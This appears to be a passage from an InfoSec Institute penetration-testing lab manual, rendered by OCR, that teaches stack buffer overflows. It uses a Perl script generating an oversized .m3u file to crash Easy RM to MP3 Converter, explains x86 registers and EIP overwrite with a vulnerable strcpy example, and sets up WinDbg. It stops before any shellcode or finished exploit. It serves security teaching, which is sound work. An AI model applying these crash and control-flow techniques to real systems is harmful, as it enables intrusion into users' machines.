


INFO SEC INSTITUTE

Expert Penetration Testing

Lab Manual

Lab #1
Writing a Client Side Exploit

In this lab, you are going to write a client-side exploit for the Easy RM to MP3 Conversion Utility. A vulnerability was reported for this program, and public labings of this vulnerability on the internet state that "Easy RM to MP3 Converter version 2.7.3.700 universal buffer overflow exploit that creates a malicious .m3u file". In other words, you can create a malicious .m3u file, feed it into the utility and trigger the exploit. Vulnerability reports may not be very specific every time, but in most cases you can get an idea of how you can simulate a crash or make the application behave weird. If not, then the security researcher probably wanted to disclose his/her findings first to the vendor, give them the opportunity to fix things… or just wants to keep the intel for him/herself…

Start the Expert Pen Testing VM

First, start your InfoSec Institute Expert Pen Testing Virtual Machine. This is a VMware Virtual Machine running XP SP3 with most of the tools, vulnerable programs, exploits and test scripts installed or ready to be installed.


You will find several scripts you will want to use during the course of these labs on the desktop of the VM. You will also find several folders that contain the other programs you will need as well.

Verify the bug

First of all, let's verify that the application does indeed crash when opening a malformatted m3u file.

Install the vulnerable version of Easy RM to MP3. You will find a copy of it in the "vulnerable programs to exploit" directory on the desktop of the VM.

Public vulnerability reports of this vulnerability states that the exploit works on XP SP2 (English), but we will use XP SP3 (English).



Quick sidenote : you can find older versions of applications at oldapps.com and oldversion.com.

We'll use the following simple perl script to create a .m3u file that may help us to discover more information about the vulnerability :

```
my $file= "crash.m3u";
```

```
my $junk= "\x41" x 10000;
open($FILE,">$file");
print $FILE "$junk";
close($FILE);
print "m3u File Created successfully\n";
```

Run the perl script to create the m3u file. The fill will be filled with 10000 A's (\x41 is the hexadecimal representation of A) and open this m3u file with Easy RM to MP3. The application throws an error, but it looks like the error is handled correctly and the application does not crash.

Modify the script to write a file with 20000 A's and try again. Same behavior. The exception is handled correctly, so we still could not overwrite anything useful.

Now change the script to write 30000 A's, create the m3u file and open it in the utility.

Boom – application dies.

Ok, so the application crashes if we feed it a file that contains between 20000 and 30000 A's. But what can we do with this ?

Verify the bug – and see if it could be interesting

Obviously, not every application crash can lead to an exploitation. In many cases, an application crash will not lead to exploitation… But sometimes it does. With "exploitation", we mean that you want the application to do something it was not intended to do… such as running your own code. The easiest way to make an application do something different is by controlling its application flow (and redirect it to somewhere else). This can be done by controlling the Instruction Pointer (or Program Counter), which is a CPU register that contains a pointer to where the next instruction that needs to be executed is located.

Suppose an application calls a function with a parameter. Before going to the function, it saves the current location in the instruction pointer (so it knows where to return when the function completes). If you can modify the value in this pointer, and point it to a location in memory that contains your own piece of code, then you can change the application flow and make it execute something different (other than returning back to the original place). The code that you want to be executed after controlling the flow is often referred to as "shellcode". So if we make the application run our shellcode, we can call it a working exploit. In most cases, this pointer is referenced by the term EIP. This register size is 4 bytes. So if you can modify those 4 bytes, you own the application (and the computer the application runs on)

Before we proceed – some theory

Just a few terms that you will need :

Every Windows application uses parts of memory. The process memory contains three major components :

- Code segment (instructions that the processor executes. The EIP keeps track of the next instruction)
- Data segment (variables, dynamic buffers)
- Stack segment (used to pass data/arguments to functions, and is used as space for variables. The stack starts (= the bottom of the stack) from the very end of the virtual memory of a page and grows down (to

a lower address). a PUSH adds something to the top of the stack, POP will remove one item (4 bytes) from the stack and puts it in a register.

If you want to access the stack memory directly, you can use ESP (Stack Pointer), which points at the top (so the lowest memory address) of the stack.

- After a push, ESP will point to a lower memory address (address is decremented with the size of the data that is pushed onto the stack, which is 4 bytes in case of addresses/pointers). Decrements usually happen before the item is placed on the stack (depending on the implementation... if ESP already points at the next free location in the stack, the decrement happens after placing data on the stack)
- After a POP, ESP points to a higher address (address is incremented (by 4 bytes in case of addresses/pointers)). Increments happen after an item is removed from the stack.

When a function/subroutine is entered, a stack frame is created. This frame keeps the parameters of the parent procedure together and is used to pass arguments to the subrouting. The current location of the stack can be accessed via the stack pointer (ESP), the current base of the function is contained in the base pointer (EBP) (or frame pointer).

The CPU's general purpose registers (Intel, x86) are :

- EAX : accumulator : used for performing calculations, and used to store return values from function calls. Basic operations such as add, subtract, compare use this general-purpose register
- EBX : base (does not have anything to do with base pointer). It has no general purpose and can be used to store data.
- ECX : counter : used for iterations. ECX counts downward.
- EDX : data : this is an extension of the EAX register. It allows for more complex calculations (multiply, divide) by allowing extra data to be stored to facilitate those calculations.
- ESP : stack pointer
- EBP : base pointer
- ESI : source index : holds location of input data
- EDI : destination index : points to location of where result of data operation is stored
- EIP : instruction pointer

Process Memory

When an application is stared in a Win32 environment, a process is created and virtual memory is assigned to. In a 32 bit process, the address ranges from 0×00000000 to 0xFFFFFFFF, where 0×00000000 to 0x7FFFFFFF is assigned to "user-land", and 0×80000000 to 0xFFFFFFFF is assigned to "kernel land". Windows uses the flat memory model, which means that the CPU can directly/sequentially/linearly address all of the available memory locations, without having to use a segmentation/paging scheme.

Kernel land memory is only accessible by the OS.

When a process is created, a PEB (Process Execution Block) and TEB (Thread Environment Block) are created.

The PEB contains all user land parameters that are associated with the current process :

- Location of the main executable


- Pointer to loader data (can be used to list all dlls / modules that are/can be loaded into the process)
- Pointer to information about the heap

The TEB describes the state of a thread, and includes

- Location of the PEB in memory
- Location of the stack for the thread it belongs to
- Pointer to the first entry in the SEH chain (see lab 3 and 3b to learn more about what a SEH chain is)

Each thread inside the process has one TEB.

The Win32 process memory map looks like this :



The text segment of a program image / dll is readonly, as it only contains the application code. This prevents people from modifying the application code. This memory segment has a fixed size. The data segment is used to store global and static program variables. The data segment is used for initialized global variables, strings, and other constants.

The data segment is writable and has a fixed size. The heap segment is used for the rest of the program variables. It can grow larger or smaller as desired. All of the memory in the heap is managed by allocator (and deallocator) algorithms. A memory region is reserved by these algo's. The heap will grow towards a higher addresses.

In a dll, the code, imports (list of functions used by the dll, from another dll or application), and exports (functions it makes available to other dlls applications) are part of the .text segment.

The Stack

The stack is a piece of the process memory, a data structure that works LIFO (Last in first out). A stack gets allocated by the OS, for each thread (when the thread is created). When the thread ends, the stack is cleared as well. The size of the stack is defined when it gets created and doesn't change. Combined with LIFO and the fact that it does not require complex management structures/mechanisms to get managed, the stack is pretty fast, but limited in size.

LIFO means that the most recent placed data (result of a PUSH instruction) is the first one that will be removed from the stack again. (by a POP instruction).

When a stack is created, the stack pointer points to the top of the stack (= the highest address on the stack). As information is pushed onto the stack, this stack pointer decrements (goes to a lower address). So in essence, the stack grows to a lower address.

The stack contains local variables, function calls and other info that does not need to be stored for a larger amount of time. As more data is added to the stack (pushed onto the stack), the stack pointer is decremented and points at a lower address value.

Every time a function is called, the function parameters are pushed onto the stack, as well as the saved values of registers (EBP, EIP). When a function returns, the saved value of EIP is retrieved from the stack and placed back in EIP, so the normal application flow can be resumed.

Let's use a few lines of simple code to demonstrate the behavior:

```
#include <string.h>

void do_something(char *Buffer)

{

  char MyVar[128];

                strcpy(MyVar,Buffer);

}

  int main (int argc, char **argv)

  {
```


```
    do_something(argv[1]);
}
```

Note: You can compile this code. Install Dev-C++ 4.9.9.2 program, which you can find in the "Compilers & Interpreters" folder. The name of the install file is devcpp-4.9.9.2_setup.exe. After installing, create a new Win32 console project (use C as language, not C++), use the above code and compile it. For this lab, we called the project "stacktest".

Run the application : "stacktest.exe AAAA". Nothing should return.


This applications takes an argument (argv[1] and passes the argument to function do_something(). In that function, the argument is copied into a local variable that has a maximum of 128 bytes. So… if the argument is longer than 127 bytes (+ a null byte to terminate the string), the buffer may get overflown.

When function "do_something(param1)" gets called from inside main(), a new stack frame is created, and the stack pointers (ESP) points to the highest address of the newly created stack. This is the "top of the stack":




Before do_something() is called, a pointer to the argument(s) gets pushed to the stack. In our case, this is a pointer to argv[1].

Next, function do_something is called. The current instruction pointer onto the stack (so it knows where to return to if the function ends). As a result of the push, ESP decrements 4 bytes and now points to a lower address:




(or, as seen in a debugger) :

ESP points at 0022FF5C. At this address, we see the saved EIP (Return to…), followed by a pointer to the parameter (AAAA in this example)



Next, the function prolog executes. This basically saves the frame pointer (EBP) onto the stack, so it can be restored as well when the function returns. The instruction to save the frame pointer is "push ebp". EPS is decremented again with 4 bytes.




Following the push ebp, the current stack pointer (ESP) is put in EBP. At that point, both ESP and EBP point at the top of the current stack. From that point on, the stack will usually be referenced by ESP (top of the stack at any time) and EBP (the base pointer of the current stack). This way, the application can reference variables by using an offset to EBP.

Most functions start with this sequence: PUSH EBP, followed by MOV EBP,ESP

So, if you would push another 4 bytes to the stack, ESP would decrement again and EBP would still stay where it was. You could reference these 4 bytes by using EBP-0×8.

Next, we can see how stack space for the variable MyVar (128bytes) is declared/allocated. In order to hold the data, some space is allocated on the stack to hold data in this variable… ESP is decremented by a number of bytes. This number of bytes wil most likely be more than 128 bytes, because of an allocation routine determined by the compiler. In the case of Dev-C++, this is 0×98 bytes. So you will see a SUB ESP,0×98 instruction. That way, there will be space available for this variable.



The disassembly of the function looks like this :


```
00401290  /$ 55             PUSH EBP
00401291  |. 89E5           MOV EBP,ESP
00401293  |. 81EC 98000000  SUB ESP,98
00401299  |. 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]          ; |
0040129C  |. 894424 04      MOV DWORD PTR SS:[ESP+4],EAX          ; |
004012A0  |. 8D85 78FFFFFF  LEA EAX,DWORD PTR SS:[EBP-88]         ; |
004012A6  |. 890424         MOV DWORD PTR SS:[ESP],EAX            ; |
004012A9  |. E8 72050000    CALL <jmp. &msvcrt.strcpy="">            ; \strcpy
004012AE  |. C9             LEAVE
004012AF  \. C3             RETN</jmp.>
```

Note: Don't worry about the code too much. You can clearly see the function prolog (PUSH EBP and MOV EBP,ESP), you can also see where space gets allocated for MyVar (SUB ESP,98), and you can see some MOV and LEA instructions (which basically set up the parameters for the strcpy function… taking the pointer where argv[1] sits and using it to copy data from, into MyVar.


If there would not have been a strcpy() in this function, the function would now end and "unwind" the stack. Basically, it would just move ESP back to the location where saved EIP was, and then issues a RET instruction. A ret, in this case, will pick up the saved EIP pointer from the stack and jump to it. (thus, it will go back to the main function, right after where do_something() was called). The epilog instruction is executed by a LEAVE instruction (which will restore both the framepointer and EIP).

In our example, we have a strcpy() function.

This function will read data, from the address pointed to by [Buffer], and store it in <space for MyVar>, reading all data until it sees a null byte (string terminator). While it copies the data, ESP stays where it is. The strcpy() does not use PUSH instructions to put data on the stack… it basically reads a byte and writes it to the stack, using an index (for example ESP, ESP+1, ESP+2, etc). So after the copy, ESP still points at the begining of the string.



That means… If the data in [Buffer] is somewhat longer than 0×98 bytes, the strcpy() will overwrite saved EBP and eventually saved EIP (and so on). After all, it just continues to read & write until it reaches a null byte in the source location (in case of a string)



ESP still points at the begin of the string. The strcpy() completes as if nothing is wrong. After the strcpy(), the function ends. And this is where things get interesting. The function epilog kicks in. Basically, it will move ESP back to the location where saved EIP was stored, and it will issue a RET. It will take the pointer (AAAA or 0×41414141 in our case, since it got overwritten), and will jump to that address.

So you control EIP.

Long story short, by controlling EIP, you basically change the return address that the function will uses in order to "resume normal flow".

Of course, if you change this return address by issuing a buffer overflow, it's not a "normal flow" anymore.

So... Suppose you can overwrite the buffer in MyVar, EBP, EIP and you have A's (your own code) in the area before and after saved EIP... think about it. After sending the buffer ([MyVar][EBP][EIP][your code]), ESP will/should point at the beginning of [your code]. So if you can make EIP go to your code, you're in control.

Note : when a buffer on the stack overflows, the term "stack based overflow" or "stack buffer overflow" is used. When you are trying to write past the end of the stack frame, the term "stack overflow" is used. Don't mix those two up, as they are entirely different.


The debugger

In order to see the state of the stack (and value of registers such as the instruction pointer, stack pointer etc), we need to hook up a debugger to the application, so we can see what happens at the time the application runs (and especially when it dies).

There are many debuggers available for this purpose. The two debuggers we will use for these labs are Windbg, and Immunity's Debugger.


Let's use Windbg. Windbg is already installed on your VM, but you must still register it as a "lab-mortem" debugger using "windbg -WE".

```
C:\WINDOWS\system32\cmd.exe

C:\Program Files\Debugging Tools for Windows (x86)>windbg -I

C:\Program Files\Debugging Tools for Windows (x86)>_
```



You can also disable the "xxxx has encountered a problem and needs to close" popup by setting the following registry key to 0 :

HKLM\Software\Microsoft\Windows NT\CurrentVersion\AeDebug\Auto



In order to avoid Windbg complaining about Symbol files not found, create a folder on your harddrive (let's say c:\windbgsymbols). Then, in Windbg, go to "File" – "Symbol File Path" and enter the following string :

SRV*C:\windbgsymbols*http://msdl.microsoft.com/download/symbols

(do NOT put an empty line after this string ! make sure this string is the only string in the symbol path field)

Ok, let's get started.

Launch Easy RM to MP3, and then open the crash.m3u file again. The application will crash again. If you have disabled the popups, windbg or Immunity debugger will kick in automatically. If you get a popup, click the "debug" button and the debugger will be launched:

Windbg :

```
Command - Pid 3192 - WinDbg:6.11.0001.404 X86
ModLoad: 01b10000 01fdd000   C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll
ModLoad: 01fe0000 01ff1000   C:\WINDOWS\system32\MSVCIRT.dll
ModLoad: 77120000 771ab000   C:\WINDOWS\system32\OLEAUT32.dll
ModLoad: 02200000 0221e000   C:\Program Files\Easy RM to MP3 Converter\wmatimer.dll
ModLoad: 73000000 73026000   C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 02240000 02250000   C:\Program Files\Easy RM to MP3 Converter\MSRMfilter02.dll
ModLoad: 02460000 02472000   C:\Program Files\Easy RM to MP3 Converter\MSLog.dll
ModLoad: 76ee0000 76f1c000   C:\WINDOWS\system32\RASAPI32.dll
ModLoad: 76e90000 76ea2000   C:\WINDOWS\system32\rasman.dll
ModLoad: 5b860000 5b8b5000   C:\WINDOWS\system32\NETAPI32.dll
ModLoad: 76eb0000 76edf000   C:\WINDOWS\system32\TAPI32.dll
ModLoad: 76e80000 76e8e000   C:\WINDOWS\system32\rtutils.dll
ModLoad: 769c0000 76a74000   C:\WINDOWS\system32\USERENV.dll
ModLoad: 722b0000 722b5000   C:\WINDOWS\system32\sensapi.dll
ModLoad: 71a50000 71a8f000   C:\WINDOWS\System32\mswsock.dll
ModLoad: 77c70000 77c94000   C:\WINDOWS\system32\msv1_0.dll
ModLoad: 76d60000 76d79000   C:\WINDOWS\system32\iphlpapi.dll
ModLoad: 76fc0000 76fc6000   C:\WINDOWS\system32\rasadhlp.dll
ModLoad: 78130000 78257000   C:\WINDOWS\system32\urlmon.dll
ModLoad: 76f20000 76f47000   C:\WINDOWS\system32\DNSAPI.dll
ModLoad: 662b0000 66308000   C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 71a90000 71a98000   C:\WINDOWS\System32\wshtcpip.dll
ModLoad: 77b40000 77b62000   C:\WINDOWS\system32\appHelp.dll
